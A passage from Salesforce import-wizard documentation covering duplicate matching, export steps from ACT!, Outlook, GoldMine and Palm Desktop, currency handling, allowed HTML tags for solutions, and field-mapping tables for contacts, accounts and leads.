A Salesforce ID is a system-generated, case-sensitive string of 15 or 18 letters and numbers that uniquely identifies each Salesforce record. When you select this option, the import wizard will detect existing records in Salesforce that have the same Salesforce ID. Note that Salesforce IDs are case-sensitive and must match exactly. Salesforce IDs can be obtained by running reports that include the ID field of the record.

Matching by External ID

An external ID is a custom field that has the "External ID" attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the import wizard will detect existing records in Salesforce that have the same external ID. Note that this operation is not case-sensitive - for example, "ABC" will be matched with "abc". However, there is an exception: if the custom field has the separate "Unique" attribute and the case-sensitive option for that attribute is selected, uppercase and lowercase letters will not be considered identical.

If necessary, scan and standardize your external ID values before performing the import to prevent unintended matches.

When matching by external ID, if the import wizard finds duplicate records, only the first three duplicate records are reported to you in the confirmation email.

Ignoring or Updating Matching Records

When the import wizard detects existing records in Salesforce that match according to the field you have chosen, you can choose one of the following actions:

- **Do not update existing records and only insert new records** - If there are records in your file that are new and do not match any existing records, then insert them into Salesforce. Also, ignore any records in your file that match an existing record, and do nothing to the existing record.
- **Update existing records and do not insert any new records** - If there are records in your file that match an existing record, then update the existing record. Also, ignore any records in your file that do not match an existing record, and do not insert them as new records.

- **Update existing records and insert new records** - If there are records in your file that are new and do not match any existing records, then insert them into Salesforce. Also, if there are records in your file that match an existing record, then update the existing record.

Note: Custom objects with two master-detail relationships cannot be imported using the import wizard.

What Is Imported for Solutions?

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To import solutions:	"Import Solutions"

The import wizard for solutions allows you to prevent the creation of duplicate records by matching records according to one of the following fields: solution title, Salesforce ID, or external ID. In your import file, include a column for the field that you are using for record matching.

Matching by Solution Title

When you select this option, the import wizard will detect existing solutions in Salesforce that have the same title. Note that this type of matching is not case-sensitive - for example, titles that begin with a capital letter will be matched with the same title that begins with a lowercase letter. If necessary, scan and standardize your solution titles before performing the import to prevent unintended matches.

Matching by Salesforce ID

A Salesforce ID is a system-generated, case-sensitive string of 15 or 18 letters and numbers that uniquely identifies each Salesforce record. When you select this option, the import wizard will detect existing records in Salesforce that have the same Salesforce ID. Note that Salesforce IDs are case-sensitive and must match exactly. Salesforce IDs can be obtained by running reports that include the ID field of the record.

Matching by External ID

An external ID is a custom field that has the "External ID" attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the import wizard will detect existing records in Salesforce that have the same external ID. Note that this operation is not case-sensitive - for example, "ABC" will be matched with "abc". However, there is an exception: if the custom field has the separate "Unique" attribute and the case-sensitive option for that attribute is selected, uppercase and lowercase letters will not be considered identical.

If necessary, scan and standardize your external ID values before performing the import to prevent unintended matches.

When matching by external ID, if the import wizard finds duplicate records, only the first three duplicate records are reported to you in the confirmation email.

Ignoring or Updating Matching Records

When the import wizard detects existing records in Salesforce that match according to the field you have chosen, you can choose one of the following actions:

- **Do not update existing records and only insert new records** - If there are records in your file that are new and do not match any existing records, then insert them into Salesforce. Also, ignore any records in your file that match an existing record, and do nothing to the existing record.
- **Update existing records and do not insert any new records** - If there are records in your file that match an existing record, then update the existing record. Also, ignore any records in your file that do not match an existing record, and do not insert them as new records.
- **Update existing records and insert new records** - If there are records in your file that are new and do not match any existing records, then insert them into Salesforce. Also, if there are records in your file that match an existing record, then update the existing record.

Import My Organization's Solutions
Which Data Import/Export Tool Should I Use?

Notes on Importing Data

Your edition determines the types of objects you can import.

- **Field Accessibility**—In the organization-wide import wizards for accounts and leads, you can import data into any standard or custom field even if it is hidden or read only in your page layout or field-level security settings.

  For the Import My Contacts wizard, you can import data only into the fields that are editable for you in your page layout or field-level security settings.

  Field-level security is available in Enterprise, Unlimited, and Developer Editions only.
- **New Values for Picklists and Multi-Select Picklists**—If your import file contains data to be displayed in picklists or multi-select picklists, the wizards warn you when you attempt to import a new picklist value that does not match any valid picklist values. If you ignore the warning, the new value is automatically added to the imported record. Your administrator can later edit the field to add the necessary values. Note that the import wizards do not allow you to import more than 100 new picklist or multi-select picklist values for any field during a single import.

  If your organization uses the Translation Workbench, the import wizards look for matching translated values before creating new inactive picklist values.
- **Multi-Select Picklists**—To import multiple values into a multi-select picklist, separate the values by a semicolon in your import file.

  You can import up to 100 values at a time in a multi-select picklist field. If you have more than 100 values in your import file for any one record, the import wizard leaves the field blank in that record.
- **Checkboxes**—To import data into a checkbox field, use 1 for checked values and 0 for unchecked values.

- **Default Values**—For picklist, multi-select picklist, and checkbox fields, if you do not map the field in the import wizard, the default value for the field, if any, is automatically inserted into the new or updated record.
- **Date/Time Fields**—Ensure that the format of any date/time fields you are importing matches how they display in Salesforce per your locale setting.
- **Formula Fields**—Formula fields cannot accept imported data because they are read only.
- **Field Validation Rules**—Salesforce runs validation rules on records before they are imported. Records that fail validation aren't imported. Consider deactivating the appropriate validation rules before running an import if they affect the records you are importing.
- **Universally Required Fields**—You must include universally required fields in your import files or the import will fail.

Importing Overview

Importing Multiple Currencies

Available in: Group, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

If your organization has set up the ability to use multiple currencies, you can import amounts in different currencies.

Import My Accounts and Contacts

For personal imports, all amounts in new accounts and contacts are imported in your personal currency. When import updates amounts in existing records, the amounts in your file are converted from your personal currency to the currency of the account or contact.

For example, if your personal currency is U.S. dollars, and your import file has 100 as the annual revenue of an existing account with `Account Currency` of euros, then the new `Annual Revenue` value of the account will be EUR 92, assuming a conversion rate of 0.92 and "EUR" as the currency code for euros.

Organization Import

When importing accounts, contacts, custom objects, leads, or solutions for your organization, you can specify the currency type for amount fields using the `Currency ISO Code` column in your import file. The following rules apply:

- **Entering currency codes** - Enter a currency code in the `Currency ISO Code` column in your import file. Currency codes are three letter codes that follow an international standard. For example, USD is the currency code for U.S. dollars. From Setup, click **Company Profile** > **Manage Currencies** to see a list of valid codes for your organization.
- **Using one currency for accounts and contacts** - If you are importing accounts and contacts, the `Currency ISO Code` column applies to both an account and its associated contact. You cannot specify different currencies for associated accounts and contacts.
- **Updating the currency code** - When updating the currency code but not the currency amount for existing accounts and contacts, the existing amount is not converted to the corresponding number in the new currency.
- **Entering inactive currencies** - If your enter an inactive currency in your import file, your personal currency will be used instead. However, amounts will not be modified. For example, if your file has AUD 100 for 100 Australian dollars but AUD is an inactive currency for your organization, then it is imported as USD 100, assuming your personal currency is U.S. dollars.

- **Omitting the Currency ISO Code column** - When creating new records via importing, if you do not use the `Currency ISO Code` column or fail to map it, your personal currency is used. For example, if your file has 100 and your personal currency is U.S. dollars (currency code = USD), this is imported as USD 100.

  When updating existing records via importing, if you do not use the `Currency ISO Code` column or fail to map it, any amounts are interpreted as having the existing currency of the record. For example, if your file has 100 for a record that has a currency of EUR (the currency code for euros), this amount is interpreted as EUR 100.

Creating Export Files for Import Wizards

Available in: **All** Editions except **Database.com**

To import data into Salesforce, you first need to export the data from your existing application. This creates an export file of the information you want to import.

- Exporting from ACT!
- Exporting from Outlook
- Exporting from GoldMine 4.0
- Exporting from GoldMine 5.0
- Exporting from Palm Desktop
- Exporting from Other Data Sources
- Exporting from Salesforce

After creating the export file, compare your data with the Salesforce fields available for import, and verify that your data will be mapped into the appropriate Salesforce fields. See Preparing Your Data for Import on page 452.

Your file can contain a mixture of some new records as well as updates for existing records. The option selected in the `Matching Type` field determines whether it is a new or existing record. When importing leads, you can choose whether to match leads in your import file with existing leads in Salesforce. Leads can be matched according to the following types: Salesforce ID, name, or email. Choosing a matching type sets the criteria for avoiding duplicate leads. For example, if you are matching by email and a lead in your source file has the same email as a lead in Salesforce, then that lead will be updated in Salesforce. If you are not matching by email and a lead in your source file has the same email as a lead in Salesforce, then a new lead will be created.

Note:

If you are the administrator and are importing for multiple users, you must combine your export data into a single CSV file using Excel.

When importing new records, add or modify a `Record Owner` field in your file such that the field contains the names of existing, active users. Enter the users' full usernames (for example, "jsmith@acme.com") or first and last names (for example, "Joe Smith", or "Smith Joe" for Asian locales). This will specify the owner of the imported data for an organization import. For lead imports, you can also specify the name of a lead queue. Record owner fields do not get updated when records are updated via import. All records retain their existing owners; and the `Record Owner` field in your import file is ignored for these records.

When importing leads, you can alternatively use a lead assignment rule to specify the owners of the imported data, instead of using a `Record Owner` field.

Exporting from ACT!

ACT! allows you to export contact data in a text-delimited format which can then be imported. To export contact data from ACT! (versions 4.0 or 2000):

1. Launch ACT! and open your database.
2. Select **File** > **Data Exchange** > **Export...**.
3. Select the file type **Text-Delimited**.
4. Choose a file name and location for the exported data and click **Next**.
5. Select **Contact records only**.
6. Click the **Options...** button.
7. Select **Comma** for the field separator character.

Note: If commas are not appropriate for your locale, use a tab or other delimiter.

8. Select **Yes, export field names** and click **OK**.
9. Click **Next**.
10. Select **All Records** and then click **Next**.
11. Leave the export field order list alone, and click **Finish**.

See Also:

Default Field Mapping for ACT!
Creating Export Files for Import Wizards

Exporting from Outlook

Microsoft® Outlook® allows you to export data in a CSV (comma-separated values) format which can then be imported.

1. Launch Outlook.
2. Select **File** > **Import and Export...**.
3. Choose **Export to a file** and click **Next**.
4. Choose **Comma Separated Values (Windows)** and click **Next**.

Note: If commas are not appropriate for your locale, use a tab or other delimiter.

5. Select the **Contacts** folder and click **Next**. You can select a different contacts folder if you have contacts stored in multiple folders.
6. Choose a file name for the exported data and click **Next**.

7. Click **Finish**.

Default Field Mapping for Outlook
Creating Export Files for Import Wizards

Exporting from GoldMine 4.0

GoldMine 4.0 allows you to export contact data in a text format that can be imported. Additionally, you can export GoldMine 4.0 notes for import into Professional, Enterprise, Unlimited, and Developer Edition organizations.

- Exporting Contacts from GoldMine 4.0
- Exporting Notes from GoldMine 4.0

Exporting Contacts from GoldMine 4.0

To export contact data from GoldMine 4.0, follow these steps:

1. Launch GoldMine 4.0.
2. Choose **Export Records** from the **Tools** menu.
3. Select **Export to a new file** and **DBF file**, and click **Next**.
4. In the list of GoldMine Fields on the left side of the dialog, select all of the fields, and click **Add Field**. Then click **Next**.
5. Choose the location for the export file, and click **Next**.
6. Select **No** when asked if you want to save these settings, and click **Next**.
7. Click **Finish**.
8. After the export finishes, locate the exported file and change its file extension from .dbf to .csv. The file is now ready for import into Salesforce.

Exporting Notes from GoldMine 4.0

Before importing your GoldMine 4.0 notes into Salesforce, you must import your GoldMine 4.0 contacts.

To export notes from GoldMine 4.0, follow these steps:

1. Launch GoldMine 4.0.
2. Choose **Export Records** from the **Tools** menu.
3. Select **Export to a new file** and **ASCII file**, and click **Next**.
4. In the list of GoldMine Fields on the left side of the dialog, select the `company`, `lastname`, and `notes` fields, and click **Add Field**. Then click **Next**.
5. Choose the location for the export file, and click **Next**.
6. Select **No** when asked if you want to save these settings, and click **Next**.
7. Click **Finish**.
8. After the export finishes, locate the exported file and change its file extension to .csv.
9. Open the file.
10. Add a header column by right-clicking on the first row and choosing **Insert**.
11. In column A, enter `Company`.
12. In column B, enter `Last Name`.
13. In column C, enter `Note`.

14. If necessary, clean up the file prior to importing it. Common problems include notes that have been broken between columns (this occurs when notes contain quotation marks).

Exporting from GoldMine 5.0

GoldMine 5.0 allows you to export contact data in a text format that can be imported. Additionally, you can export GoldMine 5.0 notes for import into Professional, Enterprise, Unlimited, and Developer Edition organizations.

- Exporting Contacts from GoldMine 5.0
- Exporting Notes from GoldMine 5.0

Exporting Contacts from GoldMine 5.0

To export contact data from GoldMine 5.0, follow these steps:

1. Launch GoldMine 5.0.
2. Choose **Tools** > **Import/Export Wizard** > **Export Contact Records**.
3. Select **Export to a new file** and **ASCII file**, and click **Next**.
4. Select **ALL Contact Records!** in the drop-down list, and click **Next**.
5. In the list of GoldMine Fields on the left side of the dialog, select the fields you want to export, and click **Add Field**. We recommend you select all fields, except the `notes` field. See Exporting Notes from GoldMine 5.0 on page 449 for information on how to export notes.
6. Click **Next**.
7. Choose the location for the export file, select the **Export GoldMine field names...** checkbox, and then click **Next**.
8. Select **No** when asked if you want to save these settings, and click **Next**.
9. Click **Finish**.
10. After the export finishes, locate the exported file and change its file extension from .txt to .csv. The file is now ready for import into Salesforce.

Exporting Notes from GoldMine 5.0

Before importing your GoldMine 5.0 notes into Salesforce, you must import your GoldMine 5.0 contacts.

To export notes from GoldMine 5.0, follow these steps:

1. Launch GoldMine 5.0.
2. Choose **Tools** > **Import/Export Wizard** > **Export Contact Records**.
3. Select **Export to a new file** and **ASCII file**, and click **Next**.
4. Select **ALL Contact Records!** in the drop-down list, and click **Next**.
5. In the list of GoldMine Fields on the left side of the dialog, select the `company`, `lastname`, and `notes` fields, and click **Add Field**. Then click **Next**.
6. Choose the location for the export file, select the **Export GoldMine field names...** checkbox, and then click **Next**.
7. Select **No** when asked if you want to save these settings, and click **Next**.
8. Click **Finish**.
9. After the export finishes, locate the exported file and change its file extension from .txt to .csv.

10. Open the file.
11. If necessary, clean up the file prior to importing it. Common problems include notes that have been broken between columns (this occurs when notes contain quotation marks).

Exporting from Palm Desktop

The Palm Desktop allows you to export your Address Book contacts in a CSV (comma-separated values) format which can then be imported.

1. Open the Address Book in the Palm Desktop. If you only want to export specific contacts, select those records.
2. Choose **Export** from the **File** menu.
3. In the “Export To File” dialog, enter a name for the file and choose a folder for it. In the **Export as** drop-down list, choose “Comma Separated (*.csv;*.txt)”. Select the range of records to export - either **All** or **Currently selected records**.

   Note: If commas are not appropriate for your locale, use a tab or other delimiter.

4. Click **Export**.
5. In the “Specify Export Fields” dialog box, select the Address Book fields you want to export, and click **OK**.

See Also:

Field Mapping for Other Data Sources and Organization Import
Creating Export Files for Import Wizards

Exporting from Other Data Sources

You can import data into the system from any other application that can create a CSV (comma-separated values) file.

1. Save your data source as a CSV file.

   Note: If commas are not appropriate for your locale, use a tab or other delimiter.

2. Ensure your file includes only one name per field. The system cannot accept more than one name per field.
3. Ensure your file separates names and titles into two fields. The system cannot accept fields containing both names and titles.

4. Ensure your file includes only one phone number per field.

Field Mapping for Other Data Sources and Organization Import
Creating Export Files for Import Wizards

Exporting from Salesforce

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

You can export account, contact, custom object, lead, or solution reports from Salesforce to create an import file for the import wizards. You must include the `Account ID`, `Contact ID`, `Custom Object ID`, `Lead ID`, or `Solution ID` value for each respective record in your report. These ID fields are unique Salesforce identifiers and are used to accurately match your data with existing Salesforce records.

To create an import file with these ID fields, you first need to export the data from Salesforce.

1. Run an account, contact, custom object, lead, or solution report in Salesforce, include the respective ID field, and export it to Excel.
2. If you are exporting both leads and contacts to be targeted in a campaign:
   a. In Excel, combine the exported reports into one CSV (comma-separated values) file. Make sure all of the ID field values are in the same column.

      Note: If commas are not appropriate for your locale, use a tab or other delimiter.

   b. Rename the `Lead ID/Contact ID` column to `Record Id`.
   c. Add a column entitled `Status`, and enter the campaign member status for each contact or lead.

Note: Remember that Salesforce record IDs are case-sensitive and should never be changed manually in your import file.

Creating Export Files for Import Wizards

Preparing Your Data for Import

Available in: **All** Editions except **Database.com**

After exporting your data from Salesforce or your existing application, prepare your data before importing it.

Note: If your data has information in fields that do not match any of the standard fields, your administrator can create custom fields for that data prior to import.

You must include universally required fields in your import files or the import will fail.

Preparing Contacts

When importing from ACT! or Outlook, the Import My Contacts wizard automatically maps fields from ACT! and Outlook to Salesforce.

When importing from other data sources, you must use Excel® to label the columns in your import file as specified in Field Mapping for Other Data Sources and Organization Import on page 459.

Preparing Person Accounts

When importing person accounts, use the field labels in Salesforce as the column labels in your import file.

Preparing Organization's Business Accounts and Contacts

When importing business accounts and contacts for your organization, you must use Excel® to label the columns in your import file as specified in Field Mapping for Other Data Sources and Organization Import on page 459.

Preparing Organization's Leads

When importing general leads or leads for campaigns, use the import file labels specified in Field Mapping for Importing Leads on page 463.

Preparing Custom Objects

When importing a custom object, use the field labels shown on the custom object detail page in Salesforce as the column labels in your import file.

Preparing Solutions

When importing solutions, use the field labels in Salesforce as the column labels in your import file.

You can enter HTML into the solutions you plan to import into Salesforce. However, unless your organization has enabled HTML solutions, HTML tags will display in the solutions after they are imported.

For security purposes, Salesforce automatically filters all HTML solutions for potentially malicious HTML. If potentially malicious HTML is detected in an HTML solution, then the potentially malicious HTML is either automatically removed or transformed into text for users who view the HTML solution. Note that users will not be able to notice when potentially malicious HTML is removed from an HTML solution.

You can import solutions written in HTML format into Salesforce. However, for security purposes, only the HTML tags listed below are allowed. The content of any HTML tags not listed below is automatically removed when saved in HTML solutions. Furthermore, the content of all `<script>` and `<iframe>` tags, as well as all JavaScript, is automatically removed when saved in HTML solutions. Additionally, Cascading Style Sheets (CSS) are not supported in HTML solutions.

The following HTML tags are allowed in HTML solutions imported into Salesforce:

<a>	<dt>	<q>
<abbr>	<em>	<samp>
<acronym>	<font>	<small>
<address>	<h1>	<span>
<b>	<h2>	<strike>
<bdo>	<h3>	<strong>
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
<div>	<pre>	<var>
<dl>		

Within the above tags, you can include the following attributes:

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

The above attributes which can include a URL are limited to URLs that begin with the following:

- `http:`

- `https:`
- `file:`
- `ftp:`
- `mailto:`
- `#`
- `/` for relative links

Default Field Mapping for ACT!

Available in: **All** Editions except **Database.com**

This table details how ACT! fields map to Salesforce account and contact import fields during an individual data import.

Note: If an ACT! record contains more than one contact for the same company, the import wizard creates multiple contacts for one account.

ACT! Field	Import Field
`Address 1`	Contact: `Mailing Address` and Account: `Billing Address`
`Address 2`	Contact: `Mailing Address` and Account: `Billing Address`
`Address 3`	Contact: `Mailing Address` and Account: `Billing Address`
`Alt Phone`	Contact: `Other Phone`
`Alt Phone Ext.`	Contact: `Other Phone Ext.`
`Assistant`	Contact: `Assistant's Name`
`Asst. Phone`	Contact: `Asst. Phone`
`Asst. Phone Ext.`	Contact: `Asst. Phone Ext.`

ACT! Field	Import Field
`City`	Contact: `Mailing City` and Account: `Billing City`
`Company`	Account: `Name`
`Contact`	Contact: `Full Name`
`Country`	Contact: `Mailing Country` and Account: `Billing Country`
`Department`	Contact: `Department`
`E-mail Login` (The import wizard verifies this is a valid email address in the form: jsmith@acme.com)	Contact: `Email`
`Fax`	Contact: `Fax` and Account: `Fax`
`Fax Ext.`	Contact: `Business Fax Ext.`
`First Name`	Contact: `First Name`
`Home Address 1`	Contact: `Other Address 1`
`Home Address 2`	Contact: `Other Address 2`
`Home Address 3`	Contact: `Other Address 3`
`Home City`	Contact: `Other City`
`Home Country`	Contact: `Other Country`
`Home Phone`	Contact: `Home Phone`
`Home State`	Contact: `Other State`
`Home Zip`	Contact: `Other Postal Code`
`ID/Status`	Account: `Type`
`Last Name`	Contact: `Last Name`
`Mobile Phone`	Contact: `Mobile Phone`
`Note`	Does not import
`Phone`	Contact: `Phone` and Account: `Phone`
`Phone Ext.`	Contact: `Business Phone Ext.`
`Referred By`	Contact: `Lead Source`
`Revenue`	Account: `Annual Revenue`

ACT! Field	Import Field
State	Contact: Mailing State and Account: Billing State
Ticker Symbol	Account: Ticker Symbol
Title	Contact: Title
Web Site	Account: Website
Zip	Contact: Mailing Postal Code Account: Billing Postal Code
2nd Contact	2nd Contact: Name
2nd Phone	2nd Contact: Phone
2nd Phone Ext.	2nd Contact: Phone Ext.
2nd Title	2nd Contact: Title
3rd Contact	3rd Contact: Name
3rd Phone	3rd Contact: Phone
3rd Phone Ext.	3rd Contact: Phone Ext.
3rd Title	3rd Contact: Title
2nd Last Reach, 3rd Last Reach, Asst. Title, Last Attempt, Last Meeting, Last Reach, Last Results, Letter Date, Pager, Spouse, User 1-15	Contact: Note or Account: Note (In Professional, Enterprise, Unlimited, and Developer Edition organizations, you specify which fields import into a single contact or account note; separate notes are not created for each ACT! field.)

Default Field Mapping for Outlook

Available in: **All** Editions except **Database.com**

This table details how Outlook fields map to Salesforce account and contact import fields during an individual data import.

Outlook Field	Import Field
`Assistant's Name`	Contact: `Assistant's Name`
`Assistant's Phone`	Contact: `Asst Phone`
`Birthday`	Contact: `Birthdate`
`Business City`	Contact: `Mailing City` and Account: `Billing City`
`Business Country`	Contact: `Mailing Country` and Account: `Billing Country`
`Business Fax`	Contact: `Fax` and Account: `Fax`
`Business Phone`	Contact: `Phone`
`Business Postal Code`	Contact: `Mailing Postal Code` Account: `Billing Postal Code`
`Business Street`	Contact: `Mailing Address` and Account: `Billing Address`
`Business Street 2`	Contact: `Mailing Address` and Account: `Billing Address`
`Business Street 3`	Contact: `Mailing Address` and Account: `Billing Address`
`Company`	Account: `Account Name` and Contact: `Account`
`Company Main Phone`	Account: `Phone`
`Department`	Contact: `Department`
`E-mail` (The import wizard verifies this is a valid email address in the form: jsmith@acme.com)	Contact: `Email`
`First Name`	Contact: `First Name`
`Home City`	Contact: `Other City`
`Home Country`	Contact: `Other Country`
`Home Phone`	Contact: `Home Phone`
`Home Postal Code`	Contact: `Other Postal Code`
`Home Street`	Contact: `Other Address`

Outlook Field	Import Field
`Home Street 2`	Contact: `Other Address`
`Home Street 3`	Contact: `Other Address`
`Job Title`	Contact: `Title`
`Last Name`	Contact: `Last Name`
`Manager's Name`	Contact: `Reports To` (In addition, if the name in this field does not match an existing contact, a new contact is created with the manager's name.)
`Mobile Phone`	Contact: `Mobile Phone`
`Notes`	Contact: `Description`
`Other Phone`	Contact: `Other Phone`
`Referred By`	Contact: `Lead Source`
`Title`	Contact: `Salutation`
`Web Page`	Account: `Website`
`Account`, `Anniversary`, `Billing Information`, `Business Phone 2`, `Callback`, `Car Phone`, `Categories`, `Children`, `Directory Server`, `E-mail 2`, `E-mail 3`, `Government ID Number`, `Hobby`, `Home Fax`, `Home Phone 2`, `Internet Free/Busy Address`, `ISDN`, `Keywords`, `Language`, `Location`, `Middle Name`, `Mileage`, `Office Location`, `Organizational ID Number`, `Other City`, `Other Country`, `Other Fax`, `Other Postal Code`, `Other State`, `Other Street`, `Other Street 2`, `Other Street 3`, `Pager`, `PO Box`, `Primary Phone`, `Profession`, `Radio Phone`, `Spouse`, `Suffix`, `Telex`, `TTY/TDD Phone`, `User 1`, `User 2`, `User 3`, `User 4`	Contact: `Note` or Account: `Note` (In Professional, Enterprise, Unlimited, and Developer Edition organizations, you specify which fields import into a single contact or account note; separate notes are not created for each Outlook field.)

Preparing Your Data for Import

Field Mapping for Other Data Sources and Organization Import

Available in: **All** Editions except **Database.com**

Organization import not available in: **Personal** Edition, **Database.com**

If you are importing accounts and contacts for an organization, or importing individual data from sources other than Outlook or ACT!, the Import Wizards map the fields as correctly as possible. You must fine-tune the mapping before completing the import. Before importing your data, Salesforce recommends that you use Excel to label the columns in your import file with the labels listed below. Field length limits for each object are listed in the Salesforce Field Reference Guide.

Note: The default mappings listed below are offered as a guide for importing; they do not ensure 100% accuracy in mapping your data. **You must fine-tune the mapping in the Import Wizards.** Remember that you can map the same field multiple times if necessary—for example, for the account and contact address fields.

Common Fields for Contacts and Accounts	
Label for Your Import File	**Salesforce Field**
`Record Owner` (Note: For individual imports, this field is not necessary, since all data you import is automatically owned by you. In addition, when importing records by Salesforce record ID, this field is ignored.)	Contact: `Contact Owner` and Account: `Account Owner`
`Currency ISO Code` (Note: You can use this field only for organization imports in organizations that use multiple currencies. For more information, see Importing Multiple Currencies on page 445.)	Contact: `Contact Currency` and Account: `Account Currency`

Contact Fields	
Label for Your Import File	**Salesforce Field**
`Assistant`	Contact: `Assistant`
`Asst. Phone`	Contact: `Asst. Phone`
`Asst. Phone Ext.`	Appended to Contact: `Asst. Phone`
`Birthdate`	Contact: `Birthdate`
`Business Fax`	Contact: `Fax`
`Business Fax Ext.`	Appended to Contact: `Fax`
`Business Phone`	Contact: `Phone`
`Business Phone Ext.`	Appended to Contact: `Phone`

Contact Fields	
Label for Your Import File	**Salesforce Field**
`Contact Description`	Contact: `Description`
`Contact Full Name` *or* `First Name` & `Last Name` (Note: When importing contact names, use either `Contact Full Name` or `First Name` and `Last Name`, but not both.)	Contact: `First Name` and Contact: `Last Name`
`Contact ID` (Note: Record IDs are case-sensitive and should not be changed.)	Contact: `Contact ID`
`Contact Note`	Creates a note attached to the contact
`Department`	Contact: `Department`
`E-mail Address` (Note: The import wizard verifies this is a valid email address in the form: jsmith@acme.com.)	Contact: `Email`
`Email Opt Out` (Note: Use "1" to indicate that user opts out; use "0" to indicate that user wants emails.)	Contact: `Email Opt Out`
`Home Phone`	Contact: `Home Phone`
`Home Phone Ext.`	Appended to Contact: `Home Phone`
`Lead Source`	Contact: `Lead Source`
`Mailing City`	Contact: `Mailing City`
`Mailing Country`	Contact: `Mailing Country`
`Mailing Postal Code`	Contact: `Mailing Address Zip/Postal Code`
`Mailing State`	Contact: `Mailing State/Province`
`Mailing Street 1`	Contact: `Mailing Address`
`Mailing Street 2`	Contact: `Mailing Address`
`Mailing Street 3`	Contact: `Mailing Address`
`Mobile Phone`	Contact: `Mobile`
`Mobile Phone Ext.`	Appended to Contact: `Mobile`
`Other City`	Contact: `Other City`
`Other Country`	Contact: `Other Country`
`Other Phone`	Contact: `Other Phone`

Contact Fields	
Label for Your Import File	**Salesforce Field**
`Other Phone Ext.`	Appended to Contact: `Other Phone`
`Other Postal Code`	Contact: `Other Address Zip/Postal Code`
`Other State`	Contact: `Other State/Province`
`Other Street 1`	Contact: `Other Address`
`Other Street 2`	Contact: `Other Address`
`Other Street 3`	Contact: `Other Address`
`Reports To` (Note: If the import wizard cannot find a contact that matches the name in this field, it will create a new contact using this value as the Contact: `First Name` & `Last Name`.)	Contact: `Reports To`
`Salutation`	Prefixed to Contact: `First Name`
`Title`	Contact: `Title`
`2nd Contact`	Split into Contact: `First Name` & `Last Name` for a second contact for the account
`2nd Phone`	Contact: `Phone` for a second contact for the account
`2nd Phone Ext.`	Appended to Contact: `Phone` for a second contact for the account
`2nd Title`	Contact: `Title` for a second contact for the account
`3rd Contact`	Split into Contact: `First Name` & `Last Name` for a third contact for the account
`3rd Phone`	Contact: `Phone` for a third contact for the account
`3rd Phone Ext.`	Appended to Contact: `Phone` for a third contact for the account
`3rd Title`	Contact: `Title` for a third contact for the account

Account Fields	
Label for Your Import File	**Salesforce Field**
`Account Description`	Account: `Description`
`Account Division` (Note: You do not need to specify this field if you choose to assign the division via the drop-down list on Step 1 of the import wizard. If you do not map this field or use the division drop-down list, the division is set to the record owner's default division for each record.)	Account: `Account Division`

Account Fields	
Label for Your Import File	**Salesforce Field**
`Account Fax`	Account: `Fax`
`Account Fax Ext.`	Appended to Account: `Fax`
`Account ID` (Note: Record IDs are case-sensitive and should not be changed.)	Account: `Account ID`
`Account Name`	Account: `Account Name` and Contact: `Account`
`Account Note`	Creates a note attached to the account
`Account Number`	Account: `Account Number`
`Account Phone`	Account: `Phone`
`Account Phone Ext.`	Appended to Account: `Phone`
`Account Site`	Account: `Account Site`
`Account Type`	Account: `Type`
`Billing City`	Account: `Billing City`
`Billing Country`	Account: `Billing Country`
`Billing Postal Code`	Account: `Billing Zip/Postal Code`
`Billing State`	Account: `Billing State/Province`
`Billing Street 1`	Account: `Billing Address`
`Billing Street 2`	Account: `Billing Address`
`Billing Street 3`	Account: `Billing Address`
`Employees`	Account: `Employees`
`Industry`	Account: `Industry`
`Ownership`	Account: `Ownership`
`Parent Account` (Note: If the import wizard cannot find an account that matches the parent account name, it will create a new account using this value as the `Account Name`.)	Account: `Parent Account`
`Parent Account Site` (Note: Indicates the site value of `Parent Account`.)	Account: `Account Site` (Note: Maps to the `Account Site` field in the parent account.)
`Rating`	Account: `Rating`

Account Fields	
Label for Your Import File	**Salesforce Field**
Revenue	Account: Annual Revenue
Shipping City	Account: Shipping City
Shipping Country	Account: Shipping Country
Shipping Postal Code	Account: Shipping Zip/Postal Code
Shipping State	Account: Shipping State/Province
Shipping Street 1	Account: Shipping Address
Shipping Street 2	Account: Shipping Address
Shipping Street 3	Account: Shipping Address
SIC Code	Account: SIC Code
Ticker Symbol	Account: Ticker Symbol
Website	Account: Website

Note: If you include record types in your import file, the Import Wizard uses the record owner's default record type when creating new records. For existing records, the Import Wizard does not update the record type field.

Preparing Your Data for Import

Field Mapping for Importing Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

When you import leads, the Import My Organization's Leads wizard and the campaign Import Leads wizard map the fields in your import file as correctly as possible, but you must fine-tune the mapping before completing the import. Prior to importing your leads, it is recommended that you use Excel to label the columns in your lead import file with the labels listed in the table below.

Note: The default mappings listed below are offered as a guide for importing; they do not ensure 100% accuracy in mapping your data. **You must fine-tune the mapping in the Import Wizard.**

Label for Your Import File	Salesforce Lead Field
Annual Revenue	Annual Revenue
City	City

Label for Your Import File	Salesforce Lead Field
`Company`	`Company`
`Country`	`Country`
`Currency ISO Code` (Note: You can use this field only for organizations that use multiple currencies; see Importing Multiple Currencies on page 445.)	`Lead Currency`
`Description`	`Description`
`Email` (The import wizard verifies this is a valid email address in the form: jsmith@acme.com.)	`Email`
`Email Opt Out` (Use “1” to indicate that the user opts out; use “0” to indicate that the user wants emails.)	`Email Opt Out`
`No. of Employees`	`No. of Employees`
`Fax`	`Fax`
`Full Name` or `First Name` & `Last Name` (Note: When importing lead names, use either `Full Name` or `First Name` and `Last Name`, but not both.)	`First Name` and `Last Name`
`Industry`	`Industry`
`Lead Division` (Note: You do not need to specify this field if you choose to assign the division via the drop-down list on Step 1 of the import wizard. If you do not map this field or use the division drop-down list, the division is set to the record owner’s default division for each record.)	`Lead Division`
`Lead ID` (Note: Record IDs are case-sensitive and should not be changed.)	`Lead ID`
`Lead Source` (Note: You do not need to specify this field if you choose to assign the same `Lead Source` to all leads on the first page of the import wizard.)	`Lead Source`

Label for Your Import File	Salesforce Lead Field
`Lead Status`	`Lead Status`
